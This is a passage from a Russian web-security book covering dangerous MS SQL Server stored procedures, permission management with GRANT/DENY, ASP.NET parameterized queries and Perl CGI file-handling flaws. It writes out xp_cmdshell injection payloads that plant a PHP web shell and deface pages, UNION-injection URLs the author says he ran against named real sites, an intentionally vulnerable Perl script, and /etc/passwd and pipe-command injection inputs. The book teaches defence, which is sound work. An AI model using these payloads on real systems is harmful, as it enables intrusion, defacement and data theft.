

Рис. 6.15. Вот они имена таблиц

6.2. Особенности MS SQL Server

Мои исследования показывают, что если Web-сайт построен на связке ASP + MS SQL Server, то программисты достаточно часто совершают ошибки именно при обработке полученных от пользователя данных для поиска. Так было с Web-сайтами **www.socceramerica.com** и **www.escup.com**. Почему ошибка кроется именно здесь? Давайте попробуем разобраться.

При переходе от одной Web-страницы к другой в ссылке чаще всего передаются числовые значения, например, идентификаторы строк из определенной таблицы, которые нужно отобразить. В ASP достаточно удобно реализована типизация. Программист просто указывает, что определенная переменная должна быть числовой, и никаких проблем: все попытки хакера указать что-то вместо числа будут пресекаться.

В поле для поиска необходимо вводить слова и любые читаемые символы, а значит, переменная для хранения искомого текста должна быть текстовой, а здесь уже нет возможности что-то убрать автоматически, и ASP воспринимает получаемые данные в том виде, в котором указывает их пользователь. И вот тут начинает действовать волшебная одинарная кавычка.

В MS SQL Server, что используется в связке с ASP, свои проблемы *(см. разд. 5.5)*. Сейчас мы остановимся на этом более подробно и узнаем, чем грозит вмешательство пользователя в SQL-запрос.

6.2.1. Опасные процедуры MS SQL Server

Самое опасное с точки зрения безопасности — использование процедуры `xp_cmdshell`, которая позволяет выполнять системные команды. Запрос на выполнение команды может выглядеть следующим образом:

```
'; exec master..xp_cmdshell 'команда' --
```

Например, если вы хотите проверить связь с определенным компьютером командой `ping`, то можно выполнить:

```
'; exec master..xp_cmdshell 'ping servername.com' --
```

С помощью процедуры `xp_cmdshell` можно достаточно легко создать какой-нибудь файл, например:

```
'; exec master..xp_cmdshell '"<?print(system($cmd))?>" >> hack.php' --
```

Теперь, если у вас установлен интерпретатор PHP, хакер сможет использовать файл hack.php для более удобного выполнения команд. А можно произвести и дефейс. Если главная Web-страница — это index.htm, то достаточно выполнить:

```
'; exec master..xp_cmdshell '"<H1>You a hacked</H1>" >> index.htm' --
```

Процедура `sp_who` позволяет просмотреть, кто сейчас подключен к серверу:

```
exec sp_who
```

Пример результата выполнения этого SQL-запроса:

```
------------------------------------------------------------------
spid ecid status     loginame host blk  dbname     cmd
------------------------------------------------------------------
9    0   background sa            0    master     TASK MANAGER
10   0   background sa            0    master     TASK MANAGER
11   0   background sa            0    master     TASK MANAGER
51   0   runnable   CYD\flenov    0    Northwind  SELECT
52   0   sleeping   CYD\flenov    0    master     AWAITING COMMAND
...
...
```

Подробную информацию о текущей базе данных можно получить и с помощью процедуры `sp_help`:

```
exec sp_help
```

Пример результата выполнения этой процедуры:

```
NAME                  Owner    Object_Type
Имя                   Владелец Тип объекта
------------------------------------------------------------------
Invoices                dbo    view
Order Subtotals         dbo    view
Orders Qry              dbo    view
Quarterly Orders        dbo    view
Sales by Category       dbo    view
Sales Totals by Amount  dbo    view
Sysconstraints          dbo    view
Syssegments             dbo    view
Categories              dbo    user table
CustomerCustomerDemo    dbo    user table
CustomerDemographics    dbo    user table
Customers               dbo    user table
Employees               dbo    user table
Syscolumns              dbo    system table
Syscomments             dbo    system table
Sysdepends              dbo    system table
sysfilegroups           dbo    system table
...
...
```

Следующие две процедуры, которые таят в себе опасность, — sp_adduser и sp_grantdbaccess. Для начала рассмотрим первую из них. Процедуре sp_adduser нужно передать три параметра (только первый параметр является обязательным):

- имя пользователя (login);
- имя учетной записи в СУБД. Если этот параметр не указан, то будет использовано имя из первого параметра;
- имя группы или роли, в которую автоматически попадает пользователь.

При добавлении пользователя указанное имя уже должно существовать в MS SQL Server или в ОС Windows.

Рассмотрим пример. В ОС Windows уже существует гостевая учетная запись. Давайте выдадим ей права на доступ к текущей базе данных:

```
EXEC sp_adduser 'notebook\Гость'
```

Учетная запись Гость присутствует в Windows-системах по умолчанию. Если эта учетная запись не заблокирована, то хакер сможет с помощью хранимых процедур наделить ее правами доступа к СУБД и использовать для своих целей. Но хакеру еще желательно знать сетевое имя компьютера. Это легко сделать с помощью процедуры xp_getnetname.

Процедура sp_adduser считается устаревшей и оставлена только для совместимости со старыми приложениями. На данный момент рекомендуется использовать процедуру sp_grantdbaccess, которой нужно передать следующие параметры:

- имя пользователя (login), которое зарегистрировано в ОС Windows NT или создано в MS SQL Server;
- имя учетной записи в СУБД. Если этот параметр не указан, то будет использовано имя из первого параметра.

В итоге, добавление гостевой учетной записи с помощью процедуры sp_grantdbaccess будет выглядеть следующим образом:

```
EXEC sp_grantdbaccess 'notebook\Гость'
```

Для удаления пользователя применяется процедура sp_dropuser, которой нужно передать имя пользователя СУБД (мы его указывали во втором параметре процедуры sp_adduser, или sp_grantdbaccess). В следующем примере мы удаляем гостевую учетную запись из текущей базы:

```
EXEC sp_dropuser 'notebook\guest'
```

Управление — это хорошо, но нужно уметь определить, какие вообще существуют учетные записи в системе. Для этого предназначена хранимая процеду-

ра sp_helpuser. Выполните ее, и перед вами появится таблица с информацией о пользователях текущей СУБД. Результирующая таблица состоит из следующих полей:

- UserName — имя пользователя;
- GroupName — название роли, в которую входит пользователь;
- LoginName — имя, используемое для входа на сервер;
- DefDBName — база данных по умолчанию;
- UserID — идентификатор пользователя;
- SID — пользовательский идентификатор безопасности.

Не менее опасной для Web-сервера и удобной для хакера может оказаться процедура xp_terminate_process, которая позволяет уничтожить указанный процесс по его идентификатору.

Следующие хранимые процедуры позволяют работать с реестром Windows, что тоже достаточно опасно:

- xp_regenumkeys;
- xp_regenumvalues;
- xp_regread;
- xp_regwrite;
- xp_regdeletekey;
- xp_regdeletevalue.

Честно сказать, я понятия не имею, зачем они добавлены в СУБД?

Для работы с диском можно выделить следующие процедуры:

- xp_availablemedia;
- xp_fileexist;
- xp_dirtree.

Первая из этих процедур возвращает доступные устройства, вторая определяет наличие указанного файла в системе, а третья получает дерево каталогов.

Я не рассматриваю все эти процедуры более подробно только потому, что администраторы баз данных, которые читают эту книгу, должны знать их назначение, а если администрирование MS SQL Server не входит в вашу компетенцию, то незнание убережет вас от соблазна воспользоваться ими.

Все рассмотренные процедуры должны быть запрещены для выполнения с правами учетной записи, под которой работают ваши сценарии. И это далеко не полный список, есть еще процедуры создания, управления и удаления

ролей, от которых зависят права доступа. Чтобы не ошибиться, вы должны запретить все и разрешить доступ явно только к тем, которые использует ваш сценарий.

6.2.2. Распределение прав доступа

Но все запреты будут бессмысленны, если простому пользователю разрешено выполнение операторов GRANT, REVOKE или DENY. С помощью этих операторов можно давать или снимать права, а также запрещать доступ.

Для назначения разрешающих прав доступа используется оператор GRANT, вид которого зависит от того, на что выделяются права. Если на операторы, то GRANT выглядит следующим образом:

```
GRANT { ALL | оператор [ ,...n ] }
TO пользователь [ ,...n ]
```

Операторы SQL, на которые вы можете назначать права доступа для пользователя:

- CREATE DATABASE;
- CREATE DEFAULT;
- CREATE FUNCTION;
- CREATE PROCEDURE;
- CREATE RULE;
- CREATE TABLE;
- CREATE VIEW;
- BACKUP DATABASE;
- BACKUP LOG.

Рассмотрим пример, в котором пользователю с именем Mikhail выделяются права на создание таблиц и объектов просмотра:

```
GRANT CREATE TABLE, CREATE VIEW
TO Mikhail
```

Для упрощения работы с правами доступа можно использовать роли. Допустим, что у нас есть десять учетных записей для работников бухгалтерии, и все они объединены в одну роль Buh. Если все работники роли нуждаются в возможности создания таблиц, то можно назначить разрешение всей роли:

```
GRANT CREATE TABLE, CREATE VIEW
TO Buh
```

Если нужно разрешить выполнение всех перечисленных ранее операторов, то можно воспользоваться ключевым словом ALL. Следующий пример предоставляет полный доступ роли Buh:

```
GRANT ALL
TO Buh
```

За более полной информацией советую обратиться к файлу-справке, а также могу порекомендовать мою книгу "Transact-SQL" [4].

При добавлении прав доступа на объекты необходимо указать оператор GRANT, за которым идет перечисление разрешений на объект. После ключевого слова ON пишем имя объекта, а после TO — имя пользователя или роли. В упрощенном варианте распределение прав выглядит следующим образом:

```
GRANT разрешения
ON объект
TO пользователь
```

Например, следующей командой мы разрешаем пользователю Hacker выполнять оператор SELECT в таблице tbPeoples:

```
GRANT SELECT
ON tbPeoples
TO Hacker
```

Если пользователю нужно предоставить все права на объект, то, чтобы не перечислять их, можно написать ключевое слово ALL:

```
GRANT ALL
ON tbPeoples
TO Buh
```

Необходимо отметить, что по стандарту надо писать ALL PRIVILEGES, но Microsoft разрешила ленивым программистам не писать длинное слово PRIVILEGES. Я, например, всегда забываю, как оно пишется, поэтому благодарен корпорации Microsoft. Итак, если следовать стандарту, то мы должны были бы написать запрос на изменение привилегий следующим образом:

```
GRANT ALL PRIVILEGES
ON tbPeoples
TO Buh
```

Для задания запретов используется оператор DENY, который так же имеет два варианта: для операторов и объектов. Рассмотрим каждый из них.

Общий вид команды DENY для операторов выглядит следующим образом:

```
DENY { ALL | оператор [ ,...n ] }
TO пользователь [ ,...n ]
```

Операторы, которые могут использоваться, те же, что и у GRANT. Например, следующий запрос явно запрещает пользователю Hacker создавать таблицы и объекты просмотра:

```
DENY CREATE TABLE, CREATE VIEW
TO Hacker
```

Если нужно отменить все права на операторы, то можно указать ключевое слово ALL. В следующем примере отменяются права для бухгалтерии:

```
REVOKE All
FROM Buh
```

6.2.3. Опасные SQL-запросы

Даже не имея прав доступа к выполнению команд, злоумышленник может навредить, используя SQL-запросы. Как мы уже выяснили при рассмотрении MySQL *(см. разд. 5.2)*, к СУБД можно отправлять SQL-запросы на обновление и удаление. В случае с MS SQL Server все рассмотренное остается в силе, разве что оператор UPDATE в этом случае является более мощным и универсальным.

Например, дефейс можно совершить и с помощью запросов. Необходимо только найти таблицу, в которой хранятся данные, отображаемые на главной Web-странице, например, новости. После этого с помощью запроса UPDATE обновляем новости так, чтобы последняя из них (можно и все) содержали необходимый текст. Например, если новости хранятся в таблице news, и заголовок новости в колонке Title, то хакер может выполнить следующий запрос:

```
UPDATE News
SET Title='Hacked by MegaHacker'
```

Это тоже изменение главной Web-страницы, и его можно отнести к дефейсу.

Наиболее интересными для хакера являются имена таблиц. Чтобы обновлять и удалять данные, необходимо знать названия объектов, с которыми вы работаете. Для этого используется таблица TABLES из INFORMATION_SCHEMA или просто: INFORMATION_SCHEMA.TABLES. Чтобы получить все имена таблиц, необходимо выполнить запрос:

```
SELECT TABLE_NAME
FROM INFORMATION_SCHEMA.TABLES
```

Иногда бывает необходимость получить только одну запись из таблицы. Это легко сделать, ограничив результат с помощью оператора TOP *n*, который

ставится после SELECT, где *n* — это количество нужных строк. Так, следующий пример выбирает первые две записи:

```
SELECT TOP 2 TABLE_NAME
FROM INFORMATION_SCHEMA.TABLES
```

Как можно получить следующую запись? Да очень просто, выбрать верхнюю запись из INFORMATION_SCHEMA.TABLES и ограничить запрос так, чтобы известное вам имя отсекалось. Например, вы уже знаете, что в базе данных есть таблица Users. Для получения следующего имени таблицы пишем:

```
SELECT TOP 2 TABLE_NAME
FROM INFORMATION_SCHEMA.TABLES
WHERE TABLE_NAME<>'Users'
```

Когда известно несколько таблиц, можно перечислить их с помощью NOT IN, например, следующим образом:

```
SELECT TOP 2 TABLE_NAME
FROM INFORMATION_SCHEMA.TABLES
WHERE TABLE_NAME NOT IN ('Users', 'Passwords', 'Data')
```

Для иллюстрации этого я вернулся на Web-сайт **www.classictoday.com**. Ранее мы не смогли увидеть схему (scheme — метаданные, которые хранят в себе служебную информацию, структуру базы данных, таблиц и т. д.) только потому, что отображалась лишь первая строка информации, которую возвращал SQL-запрос, прописанный в сценарии. Вторая и последующие строки, получаемые в результате внедрения SQL-запроса, не отображались. Прошли два дня, а ошибка все еще была на месте. Ее никто не собирался убирать.

Чтобы SQL-запрос, прописанный в сценарии, не возвращал информации, я установил параметру ID значение "9999283". Такой статьи в базе данных не оказалось. Теперь на экране отображалось содержимое первой строки моего внедренного SQL-запроса, и я увидел имя первой таблицы. Для этого я загрузил следующий URL: **http://www.classicstoday.com/Classics/ConcertReview_ASPFiles/ViewConcertReview.asp?Action=User&ID=9999283%20union%20all%20select%20null,TABLE_NAME,'<h1>This%20WEB%20site%20Hacked</h1>',null,null,null,null,null,null%20from%20INFORMATION_SCHEMA.TABLES**

Чтобы увидеть второе имя таблицы, я добавил условие

```
WHERE TABLE_NAME not in ('BMG_members')
```

То есть я запросил отобразить имена всех таблиц, кроме известных мне. Полный URL теперь выглядел следующим образом:

http://www.classicstoday.com/Classics/ConcertReview_ASPFiles/ViewConcertReview.asp?Action=User&ID=9999283%20union%20all%20select%20null,TABLE_NAME,'<h1>This%20WEB%20site%20Hacked</h1>',null,null,null,null,null,null%20from%20INFORMATION_SCHEMA.TABLES%20WHERE%20TABLE_NAME%20not%20in%20('BMG_members')

Результат можно увидеть на рис. 6.16, на котором показаны два окна с результатами обоих запросов.

Теперь, зная имена таблиц, их можно изменять или просто удалять данные. Но я не вандал. Я снова отправил на все адреса, которые нашел в разделе **Contacts**, сообщение с описанием ошибки. Надеюсь, в этот раз они ее исправили.



Рис. 6.16. Два окна с отображением разных имен таблиц, которые я получил

Двинемся дальше. Чтобы получить имена всех колонок, необходимо обратиться к таблице COLUMNS из INFORMATION_SCHEMA. Например, следующий запрос возвратит имена колонок таблицы Users:

```
SELECT COLUMN_NAME
FROM INFORMATION_SCHEMA.COLUMNS
WHERE TABLE_NAME='Users'
```

6.2.4. Рекомендации по безопасности MS SQL Server

Безопасность MS SQL Server не является темой данной книги, но раз уж мы рассматриваем взлом и безопасность Web-серверов, то обсудим некоторые рекомендации, ведь СУБД — своеобразная часть Web-сервера.

Для защиты СУБД от хакеров все сценарии должны выполняться от имени непривилегированного пользователя. Этот пользователь должен ограничиваться только выборкой данных, а вставка и обновление должны быть доступны лишь для тех таблиц, где это действительно нужно. Чем мне нравится MS SQL Server, так это тем, что он предоставляет очень удобное средство управления — Enterprise Manager. С его помощью очень удобно управлять и правами.

Итак, сами рекомендации. Запрещаем все, что не используется, для этого войдите в свойства пользователя, от имени которого работают сценарии, и назначьте ему только те роли, которые действительно необходимы (рис. 6.17).

По умолчанию все пользователи помещаются в роль public. Никогда не используйте ее, потому что она разрешает слишком много. А если все же используете, то ограничьте права явно: нажмите кнопку **Permissions** в окне свойств пользователя, и перед вами откроется окно управления доступом к объектам (рис. 6.18).

Это окно имеет вид таблицы. Строки — это объекты базы данных, а колонки — операторы, на которые можно устанавливать права. Если ячейка на пересечении имени объекта и оператора пустая, то права на нее такие же, как и у роли, которую наследует пользователь. Чтобы добавить право текущему пользователю, щелкните по ячейке один раз, и в ячейке появится зеленая галочка. Если запретить (даже если у роли есть разрешение), щелкните второй раз — и зеленая галочка изменится на красный крестик, означающий запрет.

Обязательно заблокируйте административную учетную запись sa и лучше используйте авторизацию Windows. В MS SQL Server есть два вида авторизации:

- авторизация Windows — для подключения к MS SQL Server используется учетная запись Windows. В MS SQL Server 2000 и более поздних версиях этот режим предполагается по умолчанию, как более безопасный;



Рис. 6.17. Свойства пользователя/управление ролями



Рис. 6.18. Права доступа

- смешанный режим — помимо учетных записей Windows, может быть создана учетная запись MS SQL Server. Этот режим использовать не рекомендуется.

У крупных СУБД есть еще одна проблема. Они большие, и исходный код их очень сложный, а значит, может содержать ошибки. Почему может? Ошибки есть везде! В последнее время я достаточно редко слышу об ошибках в СУБД от Microsoft, а вот совсем недавно несколько раз в Интернете можно было услышать об уязвимостях ее прямого конкурента — Oracle.

Говоря об ошибках, я не собираюсь никого дискредитировать. Я хочу сказать: не забывайте обновлять программы. Делайте это своевременно, чтобы хакеры не могли воспользоваться уязвимостью.

Самое сложное при поиске ошибок на Web-сайтах — вовремя остановиться и не напакостить, дабы проучить владельцев. Почему проучить? Дело в том, что я сегодня прошелся по некоторым Web-сайтам, где я уже находил ошибки ранее, и некоторые из них так и остались незащищенными, хотя прошло уже четыре дня. Видимо, владельцы проигнорировали мое предупреждение. Надеюсь, что к выходу этой книги они все же исправят ошибки, не дожидаясь, пока ими воспользуется хакер.

А самое страшное, что я выяснил во время написания книги, — не все реагируют на мои письма. Я прекрасно понимаю, что ошибаться могут многие, при этом владельцы Web-сайтов частенько экономят на тестировании. Но надо же исправлять свои ошибки, когда вам на них указывают. Я тоже иногда ошибаюсь, но я регулярно проверяю почту и стараюсь быстро реагировать на любые сообщения об ошибках. Да и тестированию своих работ я уделяю не меньше времени, чем разработке. Надеюсь, что эта книга поможет вам понять всю опасность ошибок, и вы не будете их игнорировать.

6.3. Защита от инъекции в ASP.NET

У языка ASP.NET есть серьезное преимущество, в нем удобно работать с процедурами и параметризированными запросами. Процедуры могут использоваться и в PHP, который мы рассматривали в *главе 5*.

Процедуры и параметризированные запросы являются идеальным средством защиты от SQL-инъекции. Если передавать данные в виде параметров, то ничего экранировать не нужно. Некоторые администраторы баз данных специально запрещают любой прямой (с помощью запросов) доступ к данным, поэтому приходится применять только хранимые процедуры. Да, это очень хороший метод защиты, но все же слишком жестокий.

Если использовать параметризированные запросы, то нет необходимости идти на такие жестокие методы защиты. Главное — не сорваться и не пытаться где-то использовать:

```
SqlCommand dbRecord = new SqlCommand(
   "SELECT * FROM table WHERE fieldname = @id", connection);
dbRecord.Parameters.Add("@id", SqlDbType.Int).Value = projectid;
SqlDataReader contentReader = dbRecord.ExecuteReader();
```

В первой строке создается новый объект `SqlCommand`, в который помещается SQL запрос. При этом в запросе поле `fieldname` сравнивается с именованным параметром `@id`. Если в запросе есть параметр, то значение, которое должно использоваться вместо `@id` во время выполнения на сервере, должно быть добавлено в коллекцию `Parameters`. Следующая команда добавляет в коллекцию `Parameters` параметр с именем `@id` и значением переменной `projectid`.

Последняя строка запускает запрос на выполнение, при этом можно абсолютно не бояться, что в параметре будут опасные символы.

Глава 7

Основные уязвимости Perl-сценариев

Было время, когда Perl был самым распространенным языком программирования для Web. Именно на нем писалась бóльшая часть сценариев, а также эксплоитов. Если хакер находил уязвимость, то, используя ее, он закачивал на Web-сервер эксплоит, который использовал для поднятия своих привилегий. Из-за этого многие администраторы стали отказываться от использования интерпретатора Perl в своих системах.

Сейчас Perl теряет свою популярность. Несмотря на то, что еще несколько лет назад он применялся повсеместно, в настоящее время разработчики Web-сайтов отдают предпочтение таким языкам, как PHP, ASP и Java. Именно эти "три кита" будут править миром в ближайшее время, но Perl сбрасывать со счетов пока рано. Сценарии на нем еще можно встретить, хотя их количество постоянно снижается.

На мой взгляд, проблема здесь связана со сложностью языка и в некоторых случаях серьезными неудобствами. Дело в том, что Perl не создавался для программирования под Web, а был адаптирован для этих целей. Возможно, именно поэтому он теряет популярность, и его вытесняют языки, которые создавались именно для Web-программирования.

Еще следует учесть, что чем сложнее язык, тем проще программисту допустить ошибку. Да, именно так. Когда язык простой, программист прекрасно понимает каждое свое действие.

Но все это только мои мысли, которые могут расходиться с реальностью. О будущем любого языка программирования предполагать трудно, как говорится, все рассудит время.

7.1. Работа с файловой системой

Как и в любом другом языке, работа с файловой системой с помощью функций Perl представляет определенную угрозу безопасности, особенно если пользователь может повлиять на имя файла, к которому идет обращение. Давайте рассмотрим пример из листинга 7.1.

Листинг 7.1. Чтение файла, выбранного пользователем

```
#!/usr/bin/perl -w
use CGI qw(:standard);

print "Content-type: text/html\n\n";

print "<H4>Test form</H4>";
print '<form action="http://server/cgi-bin/test.cgi" method="get">';
print '<input name="file" size="15">';
print '<input type="submit" value="Submit">';
print '</form>';

$file = param('file');
{
 print("<h4>File: $file</h4>");
 open(F, $file);
 while (<F>)
 {
  print;
 }
 close(F);
}
```

Извиняюсь, если код не очень красивый и, может быть, нарушает какие-то принципы программирования на Perl — я очень люблю выискивать чужие ошибки, но для своих работ использую другие языки программирования.

Сохраните содержимое этого листинга в файле test.cgi, загрузите на Web-сервер в каталог cgi-bin и запустите его. По умолчанию для Perl-сценариев создается отдельный каталог, который обычно имеет имя cgi-bin. Чтобы файл выполнялся, ему необходимо назначить права доступа 755. Теперь, чтобы запустить файл, используем следующий URL: **http://*servername*/cgi-bin/test.cgi**. Где ***servername*** — это имя вашего Web-сервера.

На моем домашнем компьютере, где я установил Web-сервер на базе ОС Linux, не установлен Perl, т. к. этим языком программирования я пользуюсь редко. Поэтому для тестирования примеров из этой главы я использовал площадку хостинговой компании, где расположен мой Web-сайт. Честно сказать, во время исследования я пришел к очень шокирующим выводам, но об этом чуть позже.

Итак, после загрузки формы перед нами открывается поле для ввода имени файла и кнопка для отправки данных Web-серверу. Конечно, этот сценарий сильно упрощен и в реальности вы такого не встретите, обычно имя файла получают каким-либо другим образом. Например, оно может быть прописано в виде параметра в HTML-коде Web-страницы, но ведь мы знаем, что это также не безопасно и хакер может вызвать URL напрямую, через адресную строку браузера, и изменить параметр. Я же для простоты иллюстрации использую форму ввода.

Итак, если имя файла пользователь укажет корректно, как задумывал программист, то сценарий будет работать правильно, и никаких проблем тут не возникнет. Но хакеры никогда не работают, как добропорядочные пользователи. Они любят играть с параметрами, и в данном случае уже по его имени, передаваемому Web-серверу (file), можно догадаться, что идет обращение к файловой системе.

А что если передать в качестве имени файла /etc/passwd? Конечно же, мы увидим файл, содержащий список пользователей и их основные конфигурационные данные. То же самое происходило и при обращении к файлам из PHP-сценариев. При обращении к файлам вы можете также использовать символы "../" для того, чтобы подняться на уровень выше, и нулевой символ "%00", чтобы отбросить текстовую часть, которая добавляется программно. Например, если в качестве параметра передается только имя, а расширение прибавляется к имени программно, то достаточно выполнить следующий URL, чтобы отбросить программно добавляемый текст:

http://servername/cgi-bin/test.cgi?file=/etc/passwd%00

Вот тут сделаю небольшое отступление и пожалуюсь. Дело в том, что в открытом мною файле /etc/passwd находится список из множества записей, и все они соответствуют реальным пользователям Web-сервера моей хостинговой компании. Это значит, что на этом Web-сервере находится множество Web-сайтов, которые используют одно окружение. Это не очень хорошо. Намного эффективнее было бы поместить каждый из них в отдельную среду chroot, чтобы они не могли даже видеть друг друга. Данное упущение — большой недостаток моей хостинговой компании.

Я думаю, что не нужно приводить лишний раз множество примеров с чтением конфигурационных файлов, лучше рассмотрим одну особенность, которая касается функции открытия файлов `open`. У нее есть одна интересная особенность: она может работать не только с файлами, но и с командной строкой. Чтобы выполнить команду, достаточно поставить в ее начало символ вертикальной черты. Например, если вы хотите просмотреть файлы в текущем каталоге (в ОС Linux это команда `ls`), то можно в качестве параметра передать:

```
|ls -al
```

Ключ `-al` в данном случае добавляется для того, чтобы увидеть подробную информацию о файлах. На рис. 7.1 можно увидеть результат выполнения этой команды.

